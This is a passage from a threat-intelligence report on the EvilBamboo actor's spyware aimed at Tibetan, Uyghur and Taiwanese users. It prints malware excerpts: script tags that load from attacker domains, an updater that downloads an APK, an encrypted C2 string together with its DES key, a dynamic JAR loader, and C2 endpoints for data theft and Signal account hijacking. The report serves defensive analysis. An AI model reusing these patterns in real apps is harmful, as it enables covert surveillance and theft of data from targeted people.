It is unknown to which malware family the malicious iOS application belongs.

A summary of the known channels used to distribute EvilBamboo malware is given in the table below:

| Channel Name | Subscriber Count |
|---|---|
| allwhatsapp_net | 4,917 |
| tibetanmaptalk | 25 |
| alpinequest_tel | 1,926 |
| tibetanfree | 47 |
| tibetanphone | 628 |
| freetibet1 | 189 |
| uyapk1 | 1,367 |
| prayerforholiness | 31 |

## Fake Websites Leading to Malicious JavaScript

A user who routinely shares BADSOLAR samples via the *"Tibetanphone"* Telegram group also shared a link to ignitetibet[.]net. This website is currently active and hosted on infrastructure (45.154.12[.]80) that has overlaps with uyghurinfo[.]net, which also shares a distinct registration pattern with several of the BADSOLAR C2 domains. Further, the same IP address hosts a website that has a simple survey regarding Taiwan's independence tw.tinmf[.]org.

One article published on ignitetibet[.]net in March 2023 attempts to load two additional resources (Figure 10).

```
<iframe style="width:0;height:0;margin:0;padding:0;border:none" src="https://kmcuft.com:9001/in?tid=xxx123"></iframe>
<script src="https://kmcuft.com:7001/jquery/jquery.min.js?name=B1szd9RPWA"></script>
```

*Figure 10. Additional resources loaded when viewing a March 2023 article posted on ignitetibet[.]net*

The request to the URL on port 9001 received no response at the time of analysis; however, the second resource (jquery.min.js) loaded an obfuscated profiling script, which Volexity refers to as JMASK. JMASK is a custom profiler that is minified and obfuscated through the use of Unicode declarations of each string, which are declared in reverse. In summary, the purpose of JMASK is as follows:

- Collect basic device information, such as the time zone, language, and screen resolution.
- List the user's Ethereum accounts if they are running the MetaMask extension. The technique used to do this will not work in MetaMask extension versions newer than Q2 2020.
- Fingerprint the browser using canvas-based fingerprinting. Curiously, the implementation fills the canvas used for fingerprinting with a reference to a Chinese-language Github account named *"Eular"* (Figure 11). It is unclear why this string was chosen.

```
function getCanvasID() {
    var canvasElement = document['createElement']("canvas");
    var canvasElementContext2d = canvasElement['getContext']("2d");
    var url = 'http://eular.github.io';
    canvasElementContext2d['textBaseline'] = 'top';
    canvasElementContext2d["font"] = "14px 'Arial'";
    canvasElementContext2d["fillStyle"] = '#0ff';
    canvasElementContext2d['fillRect'](0, 0, 140, 50);
    canvasElementContext2d['fillStyle'] = '#00f';
    canvasElementContext2d['fillText'](url, 2, 15);
    canvasElementContext2d['fillStyle'] = 'rgba(102,204,0,0.7)';
    canvasElementContext2d['fillText'](url, 4, 17);
    var dataURL = canvasElement['toDataURL']()["replace"]('', "");
    var binaryImageData = atob(dataURL);
    var canvasID = toHex(binaryImageData["slice"](-16, -(12)));
    info['canvas_id'] = canvasID;
}
```

*Figure 11. Canvas function used to fingerprint a user's browser referencing a Chinese-language Github account named "Eular"*

There is no automated loading of any additional JavaScript. Instead, Volexity hypothesizes that the profiling script was used to produce lists of potentially valid victim IP addresses, and that access to the likely exploitation code on port 9001 was gated based on this list. Another page on ignitetibet[.]net contained an iframe element linking to hxxps://jindjjdtc[.]com/HxtDp2fORTSU.html. At the time of analysis, this link was not live.

Based on the URI schema used, Volexity assesses with low confidence that this URL hosted IRONSQUIRREL due its similarity to other in-the-wild URIs used by EvilBamboo which hosted the same framework. In later versions of JMASK observed, the script was adjusted to specifically identify specific versions of Apple devices rendering the page based on a publicly available project.

A third site of note, tibetone[.]org, shares the same registration pattern as the BADSOLAR C2 and uyghurinfo[.]net. This site is promoted on Reddit and Twitter by the same personas mentioned previously that promoted BADBAZAAR and BADSOLAR. This site also appeared as the name of a likely malicious iOS app associated with BADSOLAR, as well as a Google account used to distribute the BADBAZAAR variant targeting Taiwanese individuals. The site has associated Facebook and YouTube accounts that are likely controlled by EvilBamboo as part of their effort to create communities to distribute malicious applications.

All three sites appear to be run by EvilBamboo. They contain a mix of content copied from legitimate websites and bespoke pieces to lend legitimacy to their campaigns targeting Uyghur and Tibetan individuals. A summary of the links between these sites and the wider campaign are shown below (Figure 12).




*Figure 12. Summary of some of the links discovered in Volexity's EvilBamboo research*

## Conclusion

This blog details a series of long-running campaigns by the EvilBamboo threat actor targeting groups of interest that are seen as a threat by the CCP, both domestically and internationally. These campaigns largely rely on users installing backdoored apps, which highlights both the importance of only installing apps from trusted authors and the lack of effective security mechanisms to stop backdoored apps making their way on to official app stores. It is worth noting that for some users, installing applications from untrusted sources is not unusual, as often their language is not officially supported by application developers.

Compromise of mobile devices enables the collection of large amounts of highly sensitive information about individuals, which can put them— and those close to them— at risk. EvilBamboo is actively using three mobile spyware families, BADBAZAAR, BADSIGNAL and BADSOLAR, as part of their active collection apparatus to surveil these individuals and presumably weaponize this information to further their objectives against these targeted ethnicities.

EvilBamboo's creation of fake websites, and the personas tailored to the specific groups they target, has been a key aspect of their operations, enabling them to build trusted communities that provide further avenues to target individuals with their spyware or for other exploitation. The threat actor has co-opted the

trust users have in legitimate platforms, such as YouTube, Reddit, Twitter, Instagram, Facebook, and other online forums, to add legitimacy to these operations. A list of the profiles on these platforms observed is given here.

To detect and investigate the attacks discussed, Volexity recommends the following:

- Use the YARA rules provided here to detect related activity.
- Block the IOCs provided here.

Volexity's Threat Intelligence research, such as the content from this blog, is published to customers via its Threat Intelligence Service and was covered by a series of TIBs published in June 2023. Volexity Network Security Monitoring customers are also covered automatically through signatures and deployed detections from the threats and IOCs described in this post.

If you are interested in learning more about these products and services, please do not hesitate to contact us.

# Appendix

## BADBAZAAR Analysis

Credit for first identifying BADBAZAAR belongs to Lookout. Their November 2022 blogpost detailed its use to target Uyghur and other individuals of Muslim faith. Many samples discovered by Volexity in its research do not deviate significantly from Lookout's existing writeup. However, one variation shared in the context of the WhosCall application is worth describing.

The latest versions shared on apk[.]tw contain a new variant of BADBAZAAR with additional capabilities that allow EvilBamboo to automatically update the app. This updater functionality is implemented through the judgeUpdateOrNotfunction (Figure 13), which checks the installed malware version through the com.whoscall.update.CompleteReceiverclass. Based on this, the code includes functions to check the version_url to see if the currently installed version of the app is the latest version (judgeUpdateOrNot), and if it should attempt to update the app (sbDownload).

```
private boolean judgeUpdateOrNot(final int i10) {
    new Thread(new Runnable() {
        public void run() {
            try {
                String string = new OkHttpClient.Builder().build().newCall(
                    new Request.Builder().url("http://upd.whoscaller[.]net:3251/num.html").build()).execute().body().string();
                UpdateService.this.apkPath = UpdateService.this.context.getExternalFilesDir("apk") + "/" + string + ".apk";
                SharedPreferences.Editor edit = UpdateService.this.context.getSharedPreferences("re_version", 0).edit();
                edit.putInt("re_version", Integer.parseInt(string));
                edit.apply();
                if (i10 < Integer.parseInt(string) && !UpdateService.this.isDownloading) {
                    if (Build.VERSION.SDK_INT > 31) {
                        UpdateService.this.sbDownload();
                    } else {
                        UpdateService.this.downloadApk();
                    }
                }
            } catch (Exception e10) {
                e10.printStackTrace();
            }
        }
    }).start();
    return this.updateOrNot;
}
```

*Figure 13. judgeUpdateOrNot function*

This functionality is separate from the main logic flow of the malicious code, which still looks to download a second-stage implant in the form of a JAR file. The second stage contains the main malicious capabilities of the spyware and allows the threat actor to issue commands to do the following:

- Get SMS messages stored on the terminal.
- Get call logs.
- Get the device information, such as the IMEI, IMSI, time zone, Wi-Fi details, etc.
- Take photos.
- Get the contacts list.
- Get the installed apps.
- List and get stored files and pictures on the device.
- Get the location of the device.

Each compromised device is identified by its DeviceID. In addition to these commands, the operator receives the user's SMS messages in real time, which are automatically forwarded to the C2 server. Volexity hypothesizes that the purpose of this real-time SMS theft is to target Multi-Factor Authentication (MFA) using SMS technology.

## BADSOLAR Analysis

BADSOLAR is a malware family that is backdoored into legitimate Android applications. It appears to be used primarily with apps that are themed as Tibetan, ranging from prayer apps to Tibetan dictionaries. The malicious code is executed through the creation of a service in the MainActivity class (Figure 14).

```
public class MainActivity extends Activity implements View.OnClickListener {
    @Override // android.view.View.OnClickListener
    public void onClick(View view) {
        if (view.getId() == R.id.btn_start) {
            ((TPTApplication) getApplication()).a(com.androideas.tibetanpersc
            startActivity(new Intent(this, QuestionsActivity.class));
        }
    }

    @Override // android.app.Activity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        startService(new Intent(this, Client.class));
        setContentView(R.layout.abc_action_bar_embed_tabs);
        findViewById(R.id.btn_start).setOnClickListener(this);
    }
```

*Figure 14. MainActivity class*

This ultimately executes the BADSOLAR loader that is located in the com.SolARCS.SolClient class, which serves as the inspiration behind the name of the spyware family. The C2 is stored as an encrypted string that is decoded using the DES algorithm, using the key yhnrfv (Figure 15).

```
/* renamed from: a */
public String GetC2() {
    b bVar = new b("yhnrfv");
    try {
        byte[] bytes = "efef0231e5c3b44a002b2628ebef3c4c".getBytes();
        int length = bytes.length;
        byte[] bArr = new byte[length / 2];
        for (int i = 0; i < length; i += 2) {
            bArr[i / 2] = (byte) Integer.parseInt(new String(bytes, i, 2), 16);
        }
        return new String(bVar.f584b.doFinal(bArr));
    } catch (Exception e) {
        e.printStackTrace();
        return "";
    }
}
```

*Figure 15. C2 stored as an encrypted string which is decoded using the key yhnrfv*

The decrypted C2 address for all known samples of BADSOLAR is comeflxyr[.]com. The loader's main function is to download a JAR file from the C2 server and load it by using the DexClassLoader() class. The screenshot below shows the loading of the CommandExecute() method located in the downloaded JAR file (Figure 16).

```
if (!z) {
    new Thread(new a(this)).start();
} else {
    try {
        Class loadClass = new DexClassLoader(this.c + "/core" +
                                             this.jarPath + ".jar",
                                             this.c, getApplicationInfo().nativeLibraryDir, getClassLoader()
                                             ).loadClass("com.solarcs.executor.CommandHandler");
        declaredConstructor = loadClass.getDeclaredConstructor(Context.class);
        method = loadClass.getMethod("CommandExecute", new Class[0]);
    } catch (ClassNotFoundException e6) {
```

*Figure 16. Loading of the CommandExecute() method*

The second-stage implant is based on the open-source AndroRAT, available on GitHub. While BADSOLAR's developer has added some capabilities and modified the code, the original code was clearly forked from AndroRAT. The C2 address is encrypted using the same algorithm and key previously described for the loader. The method names are not obfuscated, and the functions closely match their names:

| Function | Description |
|---|---|
| AdvancedSystemInfo | Get information on the terminal, such as battery details and device temperature. |
| CallLogLister | Get the call history with the date, duration, and name of the associated to the caller. |
| ContactsLister | Get contacts information. |
| DeviceInfo | Get device information, such as the MAC, operator, vendor, model, IMEI, IMSI, time zone, etc. |
| DirLister | List the files on the device. |
| FileDownloader | Upload a file to the C2 server. |
| GetDeviceInfos | Get the IMEI, SIM serial number, and phone number of the device. |
| GPSListener | Get the location. |
| PhotoTaker | Take a picture. |
| SMSLister | Get stored SMS messages. |
| UDPThread | Communicate with UDP (port 137). |
| WifiUtils | Get the Wi-Fi details, such as the IP, SSID, BSSID, MAC, and DNS servers. The malware is also able to list the APR table by using ip neigh show. |
| SystemInfo | Execute most of the functions listed in this table. |

## BADSIGNAL Analysis

In contrast to BADBAZAAR and BADSOLAR, BADSIGNAL does not download a second-stage payload. Instead, all capabilities are included in the main APK. The malicious code is loaded by extending the legitimate PassPhraseRequiredActivity class in org.thoughtcrime.securesms.MainActivity. BADSIGNAL uses a REST API on port 4432 as part of its C2 communication, with the following endpoints:

| Endpoint | Description |
|---|---|
| /api/Location | Used to exfiltrate the location and the Wi-Fi information |

| Endpoint | Description |
| --- | --- |
| /api/QRCode | Silently sends a QR Code to the device and adds the operator's device in the Signal device list; more information can be found in the official documentation |
| /api/Proxy | Used to get a proxy server for Signal; more information of Signal proxy can be found in the official documentation |
| /api/values | Used to exfiltrate the details on the compromised device (IMEI, version, phone operator, model, vendor, IMSI, etc.), but also Signal data such as the Signal PIN |
| /api/clientLogin | Used to exfiltrate the values sent to /api/Location and the values sent to /api/values in a single request |

The generic information stolen and sent to /api/values uses the same code as BADBAZAAR and BADSOLAR. One of the most interesting aspects of BADSIGNAL is how it interacts with the Signal application it has backdoored. The threat actor silently links a new device to the user's Signal account, steals the Signal PIN code, and forces the use of a Signal proxy server. This enables EvilBamboo to read any new messages sent through the legitimate Signal app.